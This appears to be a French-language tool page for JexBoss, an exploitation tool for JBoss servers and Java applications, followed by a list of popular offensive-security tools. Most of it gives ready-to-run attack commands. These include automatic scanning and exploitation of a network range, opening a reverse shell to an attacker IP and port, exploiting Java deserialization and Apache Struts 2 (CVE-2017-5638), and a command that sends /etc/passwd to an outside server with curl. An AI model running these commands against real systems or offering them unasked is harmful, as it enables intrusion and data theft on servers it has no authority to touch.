
  • Scan réseau avec mode d'exploitation automatique :
$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt
alt tag


  • Résultats et recommandations :

alt tag


Reverse Shell (intégration meterpreter)

Après avoir exploité un serveur JBoss, vous pouvez utiliser le shell de commandes de jexboss lui-même ou effectuer une connexion inverse en utilisant la commande suivante :

   jexremote=YOUR_IP:YOUR_PORT

   Exemple :
     Shell>jexremote=192.168.0.10:4444

  • Exemple : alt tag

Lors de l'exploitation de vulnérabilités de désérialisation Java (Désérialisation d'application, Désérialisation de servlet), les options par défaut sont : établir une connexion shell inverse ou envoyer une commande à exécuter.

Exemples d'utilisation

  • Pour les vulnérabilités de désérialisation Java dans un paramètre HTTP personnalisé et pour envoyer une commande personnalisée à exécuter sur le serveur exploité :
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
  • Pour les vulnérabilités de désérialisation Java dans un paramètre HTTP personnalisé et pour établir un shell inverse (cela demandera une adresse IP et un port de votre hôte distant) :
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
  • Pour les vulnérabilités de désérialisation Java dans une servlet (comme Invoker) :
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
  • Pour Apache Struts 2 (CVE-2017-5638)
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
  • Pour Apache Struts 2 (CVE-2017-5638) avec cookies pour ressources authentifiées
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
  • Mode scan automatique :
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
  • Mode scan fichier :
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log

  • Plus d'options :
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    254

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →